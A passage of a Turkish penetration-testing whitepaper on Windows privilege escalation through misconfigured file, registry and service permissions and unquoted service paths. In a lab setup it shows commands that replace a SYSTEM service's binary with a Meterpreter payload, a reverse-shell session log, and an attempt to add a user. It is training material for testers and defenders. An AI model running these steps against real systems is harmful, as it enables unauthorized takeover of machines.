



# **Sızma Testlerinde Windows İşletim Sistemi Hak Yükseltme Çalışmaları**

Halil DALABASMAZ

Sr. Penetration Tester, BGA Security

Nisan 2016

# İçindekiler

1. Giriş.....	3
2. Bilgi Toplamada Kullanılan Araçlar.....	4
3. Yapılandırma Hataları/Eksiklikleri ve Tespiti .....	6
3.1. Güvenli Olmayan Dosya/Dizin İzinleri .....	6
3.2. Güvenli Olmayan Kayıt Defteri Değerleri.....	9
3.3. Güvenli Olmayan Servis İzinleri.....	11
3.4. Servis Çalıştırılabilir Dosyasının Unquoted Bırakılması.....	15
3.5. Getsystem Komutu İle Hak Yükseltmek.....	19
4. Sonuç.....	21
5. Referanslar.....	22

# 1. Giriş

---

Sızma testlerinde Windows işletim sistemi güvenlik uzmanlarının karşısına oldukça fazla çıkmaktadır. Windows işletim sistemi üzerinde sınırlı hak seviyesinde hedef sistemde oturum elde etmek genelde kolay olabilir ancak bir sonraki sisteme geçebilmek için bulunduğunuz sistemde en yüksek hak seviyesine çıkıp tam hakimiyet kurmanız gerekmektedir. Ortalama bir yapıda söz konusu tam hakimiyeti sağladıktan sonra yapının büyük çoğunluğu ele geçirmek kolaylaşacaktır.

Bu noktada hak yükseltme zafiyetleri çözüm için yardımcı olmaktadır. Hak yükseltme basit anlamıyla herhangi bir yapılandırma veya geliştirme eksikliğini/hatasını kullanarak bir üst veya en üst hak seviyesine çıkmaktadır diyebiliriz. Yazı içerisinde tanımlamadan da anlaşılacağı üzere hedef sistem üzerinde çalışan servislerin, uygulamaların veya üçüncü parti uygulamaların geliştirilmesi veya yapılandırılması aşamasında ortaya çıkan eksiklikleri/hataları istismar ederek nasıl hak yükseltilir işleyeceğiz. Ancak yazı içerisinde servisin veya uygulamanın geliştirilme aşamasında ortaya çıkan zafiyetlere değil yapılandırma kaynaklı olan zafiyetlere odaklanacağız.

Tüm güvenlik yamalarının ve önlemlerin uygulandığı bir işletim sisteminde eksik veya hatalı gerçekleştirilen yapılandırma(lar) işletim sistemini savunmasız bırakabilir ve ele geçirilmesine neden olabilir.

Yazı boyunca anlatılan içerik için Windows Server 2012 işletim sistemi üzerinde oluşturulmuş "PwnAble" isminde bir servis ve daha önce zafiyeti duyurulmuş üçüncü parti bir yazılım kullanılmıştır.

## 2. Bilgi Toplamada Kullanılan Araçlar

---

Hak yükseltme çalışması için hedef sistem üzerinde hedef alınacak uygulamaların veya servislerin yapılandırılmasına yönelik belli başlı sorgulamaların yapılması gerekmektedir. Bu işlemler için kullanılacak bazı araçlar aşağıda verilmiştir.

- **Accesschk**
  - Sistem yöneticileri tarafından kullanılan bu araç ile işletim sistemindeki kullanıcıların veya kullanıcı gruplarının hangi dosyalara, dizinlere, kayıt defteri girdilerine, global nesnelere ve servislere erişimlerinde hangi haklara sahip olduğunu gösterir.
  - <https://technet.microsoft.com/en-us/sysinternals/accesschk.aspx>
- **Icacls**
  - Windows sistemlerde kurulum ile beraber gelen bu araç ile izin veya dosyaların DACLs bilgilerine erişilebilir ya da değiştirilebilir.
  - [https://technet.microsoft.com/tr-tr/library/cc753525\(v=ws.10\).aspx](https://technet.microsoft.com/tr-tr/library/cc753525(v=ws.10).aspx)
- **Process Explorer**
  - Windows işletim sisteminde o an çalışan uygulamaları derinlemesine takip edilebilecek, değişiklik yapılabilecek olan uygulamadır. Standart görev yöneticisinin gelişmiş versiyonu olarak tanımlanabilir, gelişmiş EXE ve DLL takibi öne çıkan özelliğidir.
  - <https://technet.microsoft.com/tr-tr/sysinternals/processexplorer>
- **Windows Privesc Check**
  - Açık kaynak kodlu olarak Python dilinde geliştirilen araç ile hedef sistem üzerindeki yapılandırma hatalarından kaynaklanan zafiyetlerin tespiti gerçekleştirilebilir. Bu alandaki en popüler araçlardan bir tanesidir. Araç aynı zamanda bazı üçüncü parti yazılımların güncelleştirme eksiklerini de tespit edilebilmektedir.
  - <https://github.com/pentestmonkey/windows-privesc-check>
- **PowerUp**
  - Açık kaynak kodlu olarak Powershell ile geliştirilen araç ile hedef sistem üzerindeki yapılandırma hatalarından kaynaklanan zafiyetlerin tespiti gerçekleştirilebilir.
  - <https://github.com/PowerShellEmpire/PowerTools/tree/master/PowerUp>

- **WPC-PS**

- Bu alandaki bir başka araç olan WPC-PS, açık kaynak kodlu olarak Powershell ile geliştirilmektedir. Araç ile hedef sistem üzerindeki yapılandırma hatalarından kaynaklanan zafiyetlerin tespiti gerçekleştirilebilir.
- <https://github.com/silentsignal/wpc-ps>

## 3. Yapılandırma Hataları/Eksiklikleri ve Tespiti

Aşağıdaki başlıklarda bir Windows işletim sisteminde olabilecek yapılandırma hataları ile ilgili detayları verilmiştir.

### 3.1. Güvenli Olmayan Dosya/Dizin İzinleri

Windows işletim sisteminde her bir servisin, uygulamanın birbirinden bağımsız izin ve alt izinleri bulunmaktadır. Bu izin ve alt izinlerde servislerin, uygulamaların çalıştırılabilir dosyaları başta olmak üzere birçok dosya bulunur. Bu noktada genel olarak iki farklı yapılandırma zayıflığı ile karşılaşmaktadır.

- Hedef servisin bulunduğu dizinin, alt dizinlerinin veya servis ile ilişkili dosyaların izinlerinin güvenilir olarak belirlenmemesi
- Direkt olarak servisin çalıştırılabilir dosyasının izinlerinin güvenilir olarak belirlenmemesi

Yukarıda da değinilen “**icacls**” isimli araç kullanılarak hedef izin ve dosyaların izinleri hakkında bilgi alınabilir. Örnek olarak aşağıda “**PwnAble**” servisinin dizini ve servisin çalıştırılabilir dosyasının izinleri söz konusu araç ile sorgulanmıştır.

#### Servisi Dizini İçin Haklar

```
C:\> icacls 'C:\Program Files\PwnAble'  
C:\Program Files\PwnAble Everyone:(OI)(CI)(F)  
NT SERVICE\TrustedInstaller:(I)(F)  
NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)  
NT AUTHORITY\SYSTEM:(I)(F)  
NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)  
BUILTIN\Administrators:(I)(F)  
BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)  
BUILTIN\Users:(I)(RX)  
BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)  
CREATOR OWNER:(I)(OI)(CI)(IO)(F)  
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)  
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION  
PACKAGES:(I)(OI)(CI)(IO)(GR,GE)
```

Successfully processed 1 files; Failed processing 0 files


## Servisin Çalıştırılabilir Dosyası İçin Haklar

```
PS C:\> icacls 'C:\Program Files\PwnAble\pwn.exe'  
C:\Program Files\PwnAble\pwn.exe BUILTIN\Administrators:(F)  
NT AUTHORITY\SYSTEM:(F)  
S-1-5-5-0-175763:(RX)  
Everyone:(I)(F)  
NT AUTHORITY\SYSTEM:(I)(F)  
BUILTIN\Administrators:(I)(F)  
BUILTIN\Users:(I)(RX)  
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)  
Successfully processed 1 files; Failed processing 0 files
```


Sorgunun çıktısından da anlaşılacağı üzere hedef servisin dizininin ve çalıştırılabilir dosyasının izinleri arasında **“Everyone (I)(F)”** ibaresi geçmektedir. Bu durum, hedef işletim sistemindeki herhangi bir kullanıcının servisin dizini ve çalıştırılabilir dosyası üzerinde işlem yapabilir anlamına gelmektedir. Söz konusu servisin **“NT AUTHORITY\SYSTEM”** haklarıyla çalıştığını göz onunda bulundurursak saldırgan hedef servisin bu yapılandırma zafiyetinin kullanarak servisin çalıştığı hak olan **“NT AUTHORITY\SYSTEM”** haklarına çıkabilir.

Bu konuda daha önce yayınlanmış bir zafiyet olan **“Symantec pcAnywhere - Insecure File Permissions Local Privilege Escalation, CVE-2011-3479”** örnek verilebilir. Söz konusu yazılımın kullandığı dizin herhangi bir kullanıcı tarafından müdahale edilebilir durumda bırakılmıştır. Aynı zamanda yazılımın kullandığı diğer çalıştırılabilir dosyalardan bazılarının izinleri de gerekli şekilde ayarlanmamış ve herhangi bir kullanıcı tarafından müdahale edilebilir şekilde bırakılmıştır. Bu durumda hedef sistemde yazılım yüklü ise saldırgan servisin kullandığı çalıştırılabilir dosyalardan herhangi birisine müdahale edip kendi dosyası ile değiştirerek sistemi ele geçirebilir.

Symantec yazılımı için duyurulan zafiyette yanlış yapılandırılan dosyalardan biri olan, **“WinAw32.exe”** üzerinde **“Everyone”** grubunun **“Full Control”** izni vardır. Yetkisiz bir kullanıcı söz konusu dosya üzerinde istediği değişikliği yapabilir. Lab ortamında dosyaya Meterpreter eklenmiştir ardından dosya hedefteki temiz dosya ile değiştirilmiştir. Bu noktadan sonra hedef sistemdeki yazılım çalıştığında Meterpreter oturumu elde edilecektir. Zafiyetin istismarı ile ilgili ekran görüntüleri aşağıda verilmiştir.



Şekil 1 - Dosyanın İzinleri ve Yazılımın Çalıştırılması



Şekil 2 - Dosyaya Meterpreter Eklmesi ve Oturumun Elde Edilmesi



## 3.2. Güvenli Olmayan Kayıt Defteri Değerleri

Windows işletim sisteminde servisler ile ilgili olabilecek veriler kayıt defteri içerisinde “HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services” dizin yolunda tutulur. Aşağıdaki ekran görüntüsünde hedef işletim sistemi üzerinde çalışan “PwnAble” servisine ait kayıt defterindeki bilgiler görülmektedir.

Name	Type	Data
(Default)	REG_SZ	(value not set)
Description	REG_SZ	Vulnerable for privilege escalation attack vectors.
DisplayName	REG_SZ	Pwnable Service
ErrorControl	REG_DWORD	0x00000001 (1)
ImagePath	REG_EXPAND_SZ	C:\Program Files\PwnAble\pwn.exe
ObjectName	REG_SZ	LocalSystem
Start	REG_DWORD	0x00000002 (2)
Type	REG_DWORD	0x00000010 (16)

Aşağıdaki ekran görüntüsünde hedef servisin kayıt defteri dizini için izin bilgileri görülmektedir. Ekran görüntüsünde de görüleceği üzere servisin kayıt defteri değerleri üzerinde “Authenticated Users” grubuna dahil kullanıcılar için “Full Control” hakkı tanımlanmıştır.

The image shows the Windows Registry Editor with the following data:

Name	Type	Data
(Default)	REG_SZ	(value not set)
Description	REG_SZ	Vulnerable for privilege escalation attack vectors.
DisplayName	REG_SZ	Pwnable Service
ErrorControl	REG_DWORD	0x00000001 (1)
ImagePath	REG_EXPAND_SZ	C:\Program Files\PwnAble\pwn.exe
ObjectName	REG_SZ	LocalSystem
Start	REG_DWORD	0x00000002 (2)
Type	REG_DWORD	0x00000010 (16)

The "Permissions for PwnAble" dialog box is open, showing the "Security" tab. The "Group or user names" list includes "Authenticated Users", "SYSTEM", "Administrators (DZLAB\Administrators)", and "Users (DZLAB\Users)". The "Permissions for Authenticated Users" table is highlighted with a red box:

Permissions for Authenticated Users	Allow	Deny
Full Control	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Read	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Special permissions	<input type="checkbox"/>	<input type="checkbox"/>


The path at the bottom of the Registry Editor is: Computer\HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\PwnAble

Bu durum, herhangi bir şekilde işletim sisteminde oturumu olan kullanıcının ilgili kayıt defteri değerleri üzerinde değişiklik yapabilir, anlamına gelmektedir. Örnek olarak **"ImagePath"** değeri servisin çalıştırılabilir dosyasının dizin yolunu içerir, saldırgan bu kayıt defteri değerini kendi uygulamasının dizin yolu ile değiştirerek servisin haklarında çalışacak bir uygulama elde etmiş olur. Böylece kısıtlı olan hakkını servisin haklarına çıkarmış olacaktır.


### 3.3. Güvenli Olmayan Servis İzinleri

Windows işletim sisteminde dosyalar, servisler ya da diğer objeler DACLs değerlerine sahiptir. DACLs bir obje üzerinde bulunan kullanıcıların veya grupların yetki sınırlarını belirler. Örneğin, bir servis üzerinde “Authenticated Users” grubu okuma iznine sahip olduğu gibi servisi başlatma, servisi durdurma veya ayarlarını değiştirme hakkına sahip olabilir. Bu haklar DACLs kısmında belirlenir. Windows işletim sistemlerinde servis ekleme, ayarlarını değiştirme gibi haklar sadece Administrator haklarına sahip kullanıcılarda bulunur, bazı durumlarda Administrators grubuna dahil olmayan kullanıcılar için de servisler üzerinde işlem yapma hakkı tanımlanabilir. Bu durumda saldırgan servisin ayarlarını değiştirerek hak yükseltebilir.

Örnek olarak “halil” kullanıcısı kısıtlı bir kullanıcı olup “NT AUTHORITY\SYSTEM” haklarında çalışan “PwnAble” servisini başlatma, durdurma, yapılandırmasını değiştirmek gibi haklara sahiptir. Aşağıdaki ekran görüntüsünde servisin izin durumlarını içeren ekran görüntüleri verilmiştir.



Şekil 3 - Servis Üzerindeki Haklar




Şekil 4 - DACLs

Söz konusu servisin DACLs değerlerine accesschk aracı ile bakıldığında da aynı sonuç görülebilir.

#### Komut

```
C:\> accesschk.exe -quvcw PwnAble
```



Şekil 5 - Servis Bilgileri ve Accesschk Kullanımı


Aşağıdaki komutlar kullanılarak sırasıyla servis durdurulmuş, servisin çalıştırılabilir dosyası Meterpreter ile değiştirilmiş ve son olarak servis tekrar başlatılmıştır. Böylece aslında yetkisiz olan “halil” kullanıcısı hedef sistemde yanlış yapılandırılmış servis izinlerini istismar ederek “NT AUTHORITY\SYSTEM” haklarında çalışan Meterpreter oturumu elde etmiştir.

#### Komutlar

Sc stop PwnAble

Sc config binPath= “C:\Users\halil\Desktop\m.exe”

Sc start PwnAble



```
C:\Users\halil>net user bga B123 /add
System error 5 has occurred.
Access is denied.

C:\Users\halil>whoami
halil\halil

C:\Users\halil>sc qc PwnAble
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: PwnAble
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE          : 2   AUTO_START
        ERROR_CONTROL       : 1   NORMAL
        BINARY_PATH_NAME    : C:\Program Files\PwnAble\pwn.exe
        LOAD_ORDER_GROUP    :
        TAG                 : 0
        DISPLAY_NAME        : PwnAble Service
        DEPENDENCIES        :
        SERVICE_START_NAME  : LocalSystem

C:\Users\halil>
```

```
C:\Users\halil>sc stop PwnAble

SERVICE_NAME: PwnAble
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 1   STOPPED
        WIN32_EXIT_CODE       : 0   (0x0)
        SERVICE_EXIT_CODE   : 0   (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x0

C:\Users\halil>sc config PwnAble binPath= "C:\Users\halil\Desktop\m.exe"
[SC] ChangeServiceConfig SUCCESS

C:\Users\halil>sc start PwnAble
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.

C:\Users\halil>
```

Şekil 6 - Kısıtlı Kullanıcı ve Servise Müdahale

Yukarıdaki ekran görüntüsünde servisi başlatıldıktan sonra bir hata çıktısı görülmektedir. Windows işletim sistemlerinde bir servis başladığında Service Control Manager ile iletişime geçmesi gerekmektedir. Normalde başlaması için tetiklenen servis, başladığında Service Control Manager’a başlayabilmesi için ne kadar sürenin gerekli olduğunu (time-out period) belirtmesi gerekir. Eğer Service Control Manager servis tarafından bu şekilde bir bildirim alamaz ise belirli bir süre sonra servisin işlemini durdurur. Bu bekleme süresi özel bir değişiklik yapılmadıysa otuz saniyeden daha azdır. Yukarıdaki ekran görüntüsündeki hatanın sebebi budur. Burada dikkat edilmesi gereken nokta; servis başlatılıyor, servisin çalıştırılabilir dosyası çalışıyor ancak “servis başladı” bildirimi Service Control Manager’a gitmediği için belirli bir süre sonra Service Control Manager servisin işlemini

durduruyor. O yüzden bu gibi durumlarda Meterpreter kullanılacaksa ya manuel olarak ya da otomatik olarak “Migrate” işleminin yapılması yararlı olur.

```
msf exploit(handler) > exploit
[*] Started reverse handler on 192.168.48.132:443
[*] Starting the payload handler...
[*] Sending stage (1188911 bytes) to 192.168.48.129
[*] Meterpreter session 1 opened (192.168.48.132:443 -> 192.168.48.129:49158) at 2016-02-26 16:50:12 +0200

meterpreter > sysinfo
Computer      : DZLAB
OS           : Windows 2012 (Build 9200).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter  : x64/win64
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```



Şekil 7 - Meterpreter Oturumunun Sistem Haklarında Elde Edilmesi

### 3.4. Servis Çalıştırılabilir Dosyasının Unquoted Bırakılması

Windows işletim sisteminde bir servisin dizin yolu içerisinde boşluk varsa ve tırnak işaretleri (“) arasına alınmamışsa ortaya çıkan zafiyettir. Burada işletim sistemi servisin dizin yolunu yorumlamaya çalışıyor ve her bir boşlukta servisin çalıştırılabilir dosyasına erişmeye çalışıyor.

Zafiyet Windows işletim sistemlerindeki “CreateProcess” fonksiyonunun içerisindeki “lpApplicationName” parametresinin yapısından kaynaklanmaktadır. Fonksiyon ve parametreleri hakkında daha detaylı bilgi ilgili MSDN sayfasından edinilebilir. (CreateProcess function, [https://msdn.microsoft.com/en-us/library/windows/desktop/ms682425\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/ms682425(v=vs.85).aspx)).

Örneğin servisin dizin yolu aşağıda gibi olsun.

Servisin Dizin Yolu

**C:\Program Files\PwnAble Service\pwn process.exe**

İşletim sistemi bu durumda servisin çalıştırılabilir dosyasına erişebilmek için sırasıyla aşağıdaki dizin yollarını deneyecektir.

- C:\Program.exe
- C:\Program Files\PwnAble.exe
- C:\Program Files\PwnAble Service\pwn.exe
- C:\Program Files\PwnAble Service\pwn process.exe

